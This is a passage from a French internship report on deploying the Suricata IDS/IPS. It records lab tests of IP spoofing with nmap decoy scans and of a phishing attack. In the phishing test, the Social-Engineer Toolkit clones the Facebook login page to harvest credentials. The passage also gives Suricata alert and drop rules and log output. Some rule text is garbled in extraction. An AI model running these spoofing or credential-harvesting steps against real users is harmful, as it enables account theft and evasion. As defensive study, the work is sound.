


FIGURE 3.49 – Capture des paquets avec Wireshark

Lorsqu’on filtre le trafic sur le port 80 avec la commande *tcp.port==80*, on peut ainsi voir que l’adresse IP source utilisée pour l’envoi des paquets est notre IP usurpé (13.17.168.134).




FIGURE 3.50 – Filtrage du trafic sur le port 80

Ensuite on va générer des adresses fictives vers notre machine cible. Il est par ailleurs recommandé d’utiliser des adresses IP et non des noms de machines afin de ne pas apparaître dans les logs

DNS.

L'utilisation de nombreuses adresses usurpées peut également entraîner la congestion du réseau.

- **nmap -D RND :10 192.168.237.134**



FIGURE 3.51 – Surcharge du réseau avec 10 adresses sources différentes

Lancement de la commande...




FIGURE 3.52 – Surcharge du réseau avec 10 adresses sources différentes (Suite)



FIGURE 3.53 – Surcharge du réseau avec 10 adresses sources différentes (Suite & Fin)

Résultats lors de la capture des paquets.




FIGURE 3.54 – Capture du réseau lors de la surcharge du réseau avec 10 adresses sources différentes

Ainsi, l'on peut déjà remarquer les différentes adresses sources lors du spoofing.

Et si on allait plus loin, en augmentant le nombre d'adresses fictives pour l'envoi des paquets.

- **nmap -D RND :100 192.168.237.134**

Comme nous pouvons le constater, voici les différentes adresses IP après lancement de l'attaque.




FIGURE 3.55 – Capture du réseau lors de la surcharge du réseau avec 100 adresses sources différentes




FIGURE 3.56 – Capture du réseau lors de la surcharge du réseau avec 100 adresses sources différentes (Partie 2)

Passons à la détection de l'attaque par SURICATA.

Les règles utilisées pour détecter une telle attaque sont entre autres :

- alert tcp \$EXTERNAL_NET any -> \$HOME_NET 3306 (msg : "SCAN suspect entrant vers le port MySQL 3306"; flow :to_server; flags :S; threshold : type limit, count 5, seconds 60, track by_src; classtype :bad-unknown; sid :2010937; rev :3;)
- alert tcp \$EXTERNAL_NET any -> \$HOME_NET 5900 :5920 (msg : "SCAN!!! Analyse potentielle VNC 5900-5920"; flow :to_server; flags :S,12; threshold : type both, track by_src, count 5, seconds 60; classtype :attempted-recon; sid :2002911; rev :6;)
- alert tcp \$EXTERNAL_NET any -> \$HOME_NET 5800 :5820 (msg : "SCAN!!! Analyse potentielle VNC 5800-5820"; flow :to_server; flags :S,12; threshold : type both, track by_src, count 5, seconds 60; classtype :attempted-recon; sid :2002910; rev :6;)
- alert tcp \$EXTERNAL_NET any -> \$HOME_NET 1433 (msg : "SCAN suspect entrant vers le port MSSQL 1433"; flow :to_server; flags :S; threshold : type limit, count 5, seconds 60, track by_src; classtype :bad-unknown; sid :2010935; rev :3;)

- alert tcp\$EXTERNAL_NET any -> \$HOME_NET 1521 (msg:"SCAN suspect entrant vers le port de Oracle SQL 1521"; flow :to_server; flags :S; threshold : type limit, count 5, seconds 60, track by_src; classtype :bad-unknown; sid :2010936; rev :3;)
- alert tcp \$EXTERNAL_NET any -> \$HOME_NET 5432 (msg:"SCAN suspect entrant vers le port de PostgreSQL 5432"; flow :to_server; flags :S; threshold : type limit, count 5, seconds 60, track by_src; classtype :bad-unknown; sid :2010939; rev :3;)

Vérifions dans nos fichiers log les messages d’alertes fourni par SURICATA lors de l’IP Spoofing.

- nano /var/log/suricata/fast.log




FIGURE 3.57 – Détection de l’attaque lors de l’usurpation de l’adresse source

Cette image montre l’alerte générée par SURICATA, lors de l’usurpation de l’adresse source.




FIGURE 3.58 – Détection de l’attaque lors de la surcharge du réseau avec 10 adresses fictives

Celles, lors de la génération des 10 premières adresses fictives.

Et pour finir, celles lors du spoofing avec les 100 adresses fictives.




FIGURE 3.59 – Détection de l’attaque lors de la surcharge du réseau avec 100 adresses fictives

3.7.2.3 TEST 3 [Mise en évidence du mode IPS] : Attaque par hameçonnage (Phishing)

L'hameçonnage reste l'un des principaux vecteurs de la cybercriminalité. Ce type d'attaque vise à obtenir du destinataire d'un courriel d'apparence légitime qu'il transmette ses coordonnées bancaires ou ses identifiants de connexion à des services financiers, afin de lui dérober de l'argent.

L'hameçonnage peut également être utilisé dans des attaques plus ciblées pour essayer d'obtenir d'un employé ses identifiants d'accès aux réseaux professionnels auxquels il peut avoir accès.

Pour effectuer une telle attaque, nous utiliserons un outil qui est le *Social Engineer Toolkit (SET)* sur notre machine attaquante.

```

[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (Relik) [---]
[---] Version: 1.0.1 [---]
[---] Codename: "Maverick" [---]
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @hackingjava [---]
[---] Homepage: https://www.trustedsec.com [---]
[---] Welcome to the Social-Engineer Toolkit (SET). [---]
[---] The one stop shop for all of your SE needs. [---]

The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

```

FIGURE 3.60 – Présentation de SET

Nous allons choisir l'attaque du Social Engineer en tapant 1 :

```

Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit

set> 1

```

FIGURE 3.61 – Attaque du Social Engineer

Ensuite choisir l'option 2, pour l'attaque de site Web :

```

Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.

set> 2

```

FIGURE 3.62 – Attaque de site Web

Puis l'option 3, pour le "Credential Harvester Attack method" pour récupérer les mots de passe qui seront saisis :

```

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu

set:webAttack> 3

```

FIGURE 3.63 – Credential Harvester Attack method

On va utiliser l'option 2 qui permettra de copier le portail de connexion d'un site très connu.

```

The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>

```

FIGURE 3.64 – Site Cloné

Maintenant on choisira l'IP sur lequel on hébergera notre faux site Internet qui sera celle de notre machine KALI :

```

[-] Credential Harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a repo
rt

--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.17.134]:192.
168.17.134

```

FIGURE 3.65 – Hébergement du site

Ensuite saisir l'URL à cloner :

```

[-] SET supports both HTTP and HTTPS
[-] Examples: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit ...

The best way to use this attack is if username and password form fields are available. No
gardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:

```

FIGURE 3.66 – Site à cloner

Au niveau de la machine victime, il nous suffit juste de taper l'adresse IP sur lequel a été hébergé le faux site Web.




FIGURE 3.67 – Adresse IP du faux site Internet

Ensuite, on obtient la page de connexion du site d'hameçonnage :




FIGURE 3.68 – Page de connexion du faux site Internet

Vérifions à présent si l'attaque a été bloqué par SURICATA.

Les règles utilisés pour le blocage d'une telle attaque sont :

- `drop http $HOME_N ETany - > anyany(msg : "HTTPPOSTcontainspass = incleartext"; flow : established, to_server; content : "pass = "; nocase; http_client_body; classtype : policy-violation; sid : 2012887; rev : 3;)`
- `drop http $HOME_N ETany - > $EXTERNAL_N ETany(msg : "PhishingFacebookkrussi"; flow : established, to_server; content : "POST"; http_method; content : "jazoest = "; depth : 8; nocase; http_client_body; fast_lsd = "; nocase; distance : 0; http_client_body; content : "email = "; nocase; distance : 0; http_client_body; content : "|25|40"; distance : 0; http_client_body; content : "pass = "; nocase; distance : 0; http_client_body; content : "!".facebook.com"; http_host; isdataat : !1, relative; content : "!".messenger.com"; http_host; isdataat : !1, relative; classtype : trojan-activity; sid : 2029672; rev : 3;)`

Configurons le mode IPS de SURICATA.

Pour ce faire :

- Arrêtons le service suricata actuel s'il est en cours d'exécution.

```
suricata@suricata-virtual-machine:~$ systemctl stop suricata
suricata@suricata-virtual-machine:~$
```

FIGURE 3.69 – Arrêt du service SURICATA

- Exécutons de suricata en mode IPS

```
suricata@suricata-virtual-machine:~$ sudo suricata -c /etc/suricata/suricata.yaml -q 0 -v
11/2/2022 -- 14:14:38 -- <Notice> - This is Suricata version 6.0.4 RELEASE running in SYSTEM mode
11/2/2022 -- 14:14:38 -- <Info> - CPUs/cores online: 4
11/2/2022 -- 14:14:38 -- <Info> - NFQ running in standard ACCEPT/DROP mode
11/2/2022 -- 14:14:38 -- <Info> - fast output device (regular) initialized: fast.log
11/2/2022 -- 14:14:38 -- <Info> - eve-log output device (regular) initialized: eve.json
11/2/2022 -- 14:14:38 -- <Info> - Running in live mode, activating unix socket
11/2/2022 -- 14:14:39 -- <Info> - 3 rule files processed, 0 rules successfully loaded, 0 rules failed
11/2/2022 -- 14:14:39 -- <Info> - Threshold config parsed: 0 rule(s) found
11/2/2022 -- 14:14:39 -- <Info> - 6 signatures processed. 1 are IP-only rules, 0 are inspecting packet payload, 4 inspect application layer, 0 are decoder event only
11/2/2022 -- 14:14:39 -- <Info> - binding this thread 0 to queue '0'
11/2/2022 -- 14:14:39 -- <Info> - setting queue length to 4096
11/2/2022 -- 14:14:39 -- <Info> - setting nfal burstsize to 0144000
11/2/2022 -- 14:14:39 -- <Info> - Running in live mode, activating unix socket
11/2/2022 -- 14:14:39 -- <Info> - Using unix socket file '/var/run/suricata/suricata-command.socket'
11/2/2022 -- 14:14:39 -- <Notice> - all 0 packet processing threads, 4 management threads initialized, engine started.
```

FIGURE 3.70 – Service SURICATA en mode IPS

- Exécutons les règles IPTABLES

```
suricata@suricata-virtual-machine:~$ cd suricata-installation-ips-mode/
suricata@suricata-virtual-machine:~/suricata-installation-ips-mode$ sudo bash suricata-iptables-rules.sh
[sudo] Mot de passe de suricata :
suricata@suricata-virtual-machine:~/suricata-installation-ips-mode$
```

FIGURE 3.71 – Règles IPTABLES

- Surveillons le fichier fast.log

```
suricata@suricata-virtual-machine:~/suricata-installation-ips-mode$ tail -f /var/log/suricata/fast.log
```

FIGURE 3.72 – Fichier log *fast.log*

Vérifions le fichier journal **fast.log** pour vérifier que l'attaque a été bloqué par SURICATA.

```
02/11/2022-14:32:20.003202 [wdrop] [**] [1:2029672:3] Phishing Facebook bloqué [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 192.168.17.132:49247 -> 192.168.17.134:80
```

FIGURE 3.73 – fast.log

Nous pouvons donc constater que SURICATA a réussi à bloquer l'attaque.

3.8 Résultats des expérimentations

Après installation et configuration de **SURICATA**, nous avons eu à faire une attaque de deni de service et une attaque d'IP Spoofing sur nos machines victimes pour mettre en évidence le mode IDS de SURICATA.




FIGURE 3.74 – Mise en évidence du mode IDS de SURICATA

Ensuite, effectuer une attaque de phishing qui a bel et bien été arrêté par SURICATA en mode IPS.

```

02/11/2022-14:32:26.663202 [drop] [**] [1:2029672:3] Phishing Facebook bloqué [**] [Classification: A Network Trojan was detected] [Priority: 1] (TCP) 192.168.17.132:49247 -> 192.168.17.134:80
  
```

FIGURE 3.75 – Mise en évidence du mode IPS de SURICATA

Conclusion

Suricata est donc un IDS Open Source à base de signatures qui offre, par sa compréhension des protocoles et ses fonctionnalités d'extractions, des possibilités intéressantes. De plus, ses performances et sa facilité de passage à une échelle plus grande autorisent son déploiement dans divers environnements. Dans cette partie, nous avons illustré l'installation et le mécanisme de fonctionnement de SURICATA en détail. Nous avons effectué divers tests d'intrusion afin de montrer comment SURICATA peut détecter efficacement une attaque DoS ou une attaque d'IP Spoofing et bloquer d'autres attaques telles que le Phishing.

Conclusion Générale

Le but de notre travail était l'amélioration de la qualité de la sécurité informatique, à travers une étude détaillée sur les systèmes de détection et de prévention d'intrusion informatique. Ainsi nous avons présenté un aperçu de la Sécurité Informatique, ses objectifs, présenter quelques outils de protection d'un réseau et fait découvrir l'historique des IDS. Ensuite nous avons fait la comparaison des différents systèmes de détection d'intrusion open source existant et étudié le réseau informatique de l'entreprise de stage en mettant l'accent sur l'architecture du système informatique. Enfin, nous avons déployé notre solution puis effectué des tests d'intrusions pour vérifier la détection et la prévention des attaques par SURICATA.

La configuration que nous avons proposée dans notre rapport reste typique des tests dont nous avons fait cas dans notre présentation. Le déploiement de l'IDS SURICATA dans une entreprise comme BOLLORE ou autres permettra de surveiller, de bloquer en permanence les nouvelles menaces sur Internet et d'envoyer des alarmes automatisées aux administrateurs systèmes.

Ce stage a été plein de ressources pour nous et nous a permis de mieux appréhender certaines notions en administration système et réseaux et de faire évoluer un peu plus nos connaissances dans le monde Linux.

Notons enfin que la réalisation de ce projet nous a permis de mieux comprendre le concept des IDS et les aspects qu'il faut considérer pour les configurer.

Webographie

- [1] Wikipedia. Histoire des ids. https://fr.wikipedia.org/wiki/Syst%C3%A8me_de_d%C3%A9tection_d%27intrusion.
- [2] Wikipedia. Système de détection d'intrusion. https://fr.wikipedia.org/wiki/Syst%C3%A8me_de_d%C3%A9tection_d%27intrusion.
- [3] Wikipedia. Système de prévention d'intrusion. https://fr.wikipedia.org/wiki/Syst%C3%A8me_de_pr%C3%A9vention_d%27intrusion.
- [4] Wikipedia. Ids et ips : en quoi sont-ils différents? https://fr.wikipedia.org/wiki/Syst%C3%A8me_de_d%C3%A9tection_d%27intrusion.
- [5] Wikipédia. Domaines d'application des ids. https://fr.wikipedia.org/wiki/Syst%C3%A8me_de_d%C3%A9tection_d%27intrusion#Domaines_d%E2%80%99application.
- [6] Wikipédia. Domaines d'application des ids. https://fr.wikipedia.org/wiki/Syst%C3%A8me_de_d%C3%A9tection_d%27intrusion#Domaines_d%E2%80%99application.
- [7] Y. CHACHA. Positionnement d'un ids. <https://www.memoireonline.com/01/20/11459/Mise-en-place-d-un-systeme-de-detection-d-intrusion-avec-snort.html>.

Table des matières

| | |
|---|----------|
| Dédicace | ii |
| Remerciements | iii |
| Résumé | iv |
| | iv |
| Abstract | v |
| | v |
| Liste des figures | vi |
| Liste des tableaux | viii |
| Listes des acronymes | ix |
| Glossaire | xii |
| Introduction | 2 |
| 1 Revue littéraire | 3 |
| Introduction | 3 |
| 1.1 Définition de la Sécurité Informatique | 3 |
| 1.2 Objectifs de la Sécurité Informatique | 3 |
| 1.3 Outils nécessaires pour sécuriser un réseau informatique | 4 |
| 1.4 Historique des IDS | 4 |
| Conclusion | 5 |
| 2 Méthodologie utilisée | 6 |
| Introduction | 6 |
| 2.1 Définition des systèmes de détection et de prévention d'intrusion | 6 |
| 2.2 Différence entre les systèmes de détection et de prévention d'intrusion | 6 |
| 2.3 Comparaison entre les différents types de Systèmes de Détection d'Intrusion | 7 |
| 2.3.1 Les différents types de système de détection d'intrusion | 7 |
| 2.3.1.1 Caractéristiques d'un système de détection d'intrusion | 9 |
| 2.3.1.2 Fonctionnement d'un système de détection d'intrusion | 10 |
| 2.3.1.3 Étude comparative des principaux systèmes de détection d'intrusion informatique existants | 11 |
| 2.3.1.4 Limites des Systèmes de Détection d'Intrusion | 12 |
| 2.3.2 Les différents types de Système de Prévention d'Intrusion | 12 |

| | | |
|----------|--|-----------|
| 2.3.2.1 | Avantages, Inconvénients et Limites des IPS | 13 |
| 2.4 | Domaines d'applications des IDS | 14 |
| 2.5 | Description du système informatique de Bolloré Transport & Logistics | 14 |
| 2.5.1 | Description des ressources du système informatique | 14 |
| 2.5.1.1 | Les ressources matérielles | 14 |
| 2.5.1.2 | Les ressources logicielles | 14 |
| 2.5.2 | Architecture du système informatique de Bolloré Transport & Logistics | 15 |
| 2.6 | Critères et Efficacité du choix de SURICATA pour la mise en place de l'IDS | 15 |
| 2.6.1 | Critères | 15 |
| 2.6.2 | Efficacités | 15 |
| 2.7 | Matériel et méthode utilisés | 16 |
| 2.7.0.1 | Matériel utilisé | 16 |
| 2.7.0.2 | Méthode utilisée | 16 |
| | Conclusion | 16 |
| 3 | Solution déployée | 17 |
| | Introduction | 17 |
| 3.1 | Historique de Suricata | 17 |
| 3.2 | Fonctionnement de Suricata | 17 |
| 3.3 | Positionnement de Suricata | 17 |
| 3.4 | Les règles de Suricata | 18 |
| 3.4.1 | Création de règles | 19 |
| 3.4.1.1 | Action | 19 |
| 3.4.1.2 | Protocol | 19 |
| 3.4.1.3 | Source and destination | 20 |
| 3.4.1.4 | Ports (source and destination) | 21 |
| 3.4.1.5 | Direction | 21 |
| 3.4.1.6 | Rule options | 21 |
| 3.4.2 | Mise à jour des signatures | 22 |
| 3.5 | Installation de SURICATA | 22 |
| 3.6 | Configuration de SURICATA | 23 |
| 3.7 | TEST | 26 |
| 3.7.1 | Les différents types d'attaques | 27 |
| 3.7.2 | Les Différents Tests | 27 |
| 3.7.2.1 | TEST 1 : Attaque DOS - Remote Desktop Protocol | 28 |
| 3.7.2.2 | TEST 2 : IP Spoofing | 34 |
| 3.7.2.3 | TEST 3 [Mise en évidence du mode IPS] : Attaque par hameçonnage (Phishing) | 40 |
| 3.8 | Résultats des expérimentations | 43 |
| | Conclusion | 43 |
| | Conclusion | 44 |
| | Webographie | 45 |
| | Table des matières | 46 |
